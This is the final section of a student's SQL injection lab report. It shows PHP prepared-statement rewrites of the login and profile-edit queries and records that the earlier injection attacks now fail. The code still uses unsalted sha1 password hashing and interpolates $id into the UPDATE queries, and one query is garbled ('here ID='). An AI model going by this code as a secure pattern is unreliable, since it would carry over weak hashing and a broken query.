


Task 4: Countermeasure (Prepared Statement) – Results

To fix the vulnerability in SQL statement , rewrite the SQL statement used in task two that is in unsafe_home.php as:

```
// create a connection
$conn = getDB();
// Sql query to authenticate the user
$sql = $conn->prepare("SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
FROM credential
WHERE name= ? and Password= ?");
$sql->bind_param("ss", $input_uname, $hashed_pwd);
$sql->execute();
$sql->bind_result($id, $name, $eid, $salary, $birth, $ssn, $phoneNumber, $address, $email, $nickname, $pwd);
$sql->fetch();
$sql->close();
```


Now when we try to perform the attack, we are not able to access the account.



Now make changes to unsafe_edit_backend.php used in task 3.1. Replace the SQL Statement as follows.

```
$conn = getDB();
// Don't do this, this is not safe against SQL injection attack
$sql="";
if($input_pwd!=''){
  // In case password field is not empty.
  $hashed_pwd = sha1($input_pwd);
  //Update the password stored in the session.
  $_SESSION['pwd']=$hashed_pwd;
  $sql = $conn->prepare("UPDATE credential SET nickname= ?,email= ?,address= ?,Password= ?,PhoneNumber= ?
here ID=$id;");
  $sql->bind_param("sssss",$input_nickname,$input_email,$input_address,$hashed_pwd,$input_phonenumber);
  $sql->execute();
  $sql->close();
}else{
  // if passowrd field is empty.
  $sql = $conn->prepare("UPDATE credential SET nickname=?,email=?,address=?,PhoneNumber=? where ID=$id;");
  $sql->bind_param("ssss",$input_nickname,$input_email,$input_address,$input_phonenumber);
  $sql->execute();
  $sql->close();
}
$conn->close();
header("Location: unsafe_home.php");
exit();
?>
```

Now try same task as 3.1 that is changing Alice salary enter as following image.



Result is following No change in Alice salary. It is same as before. SQL Injection failed.

Alice Profile

Key	Value
Employee ID	10000
Salary	80000
Birth	9/20
SSN	10211002
NickName	Ali
Email	ali@gmail.com
Address	

Conclusion

All the tasks in the lab were done successfully and results are shown in the above section. SQL statements used and written to inject in executing the attack is attached in the text file with this report submission (these are written by me). Code snippet of prepared statements are taken from files which were already provided for testing that is safe_home.php and safe_edit_backend.php.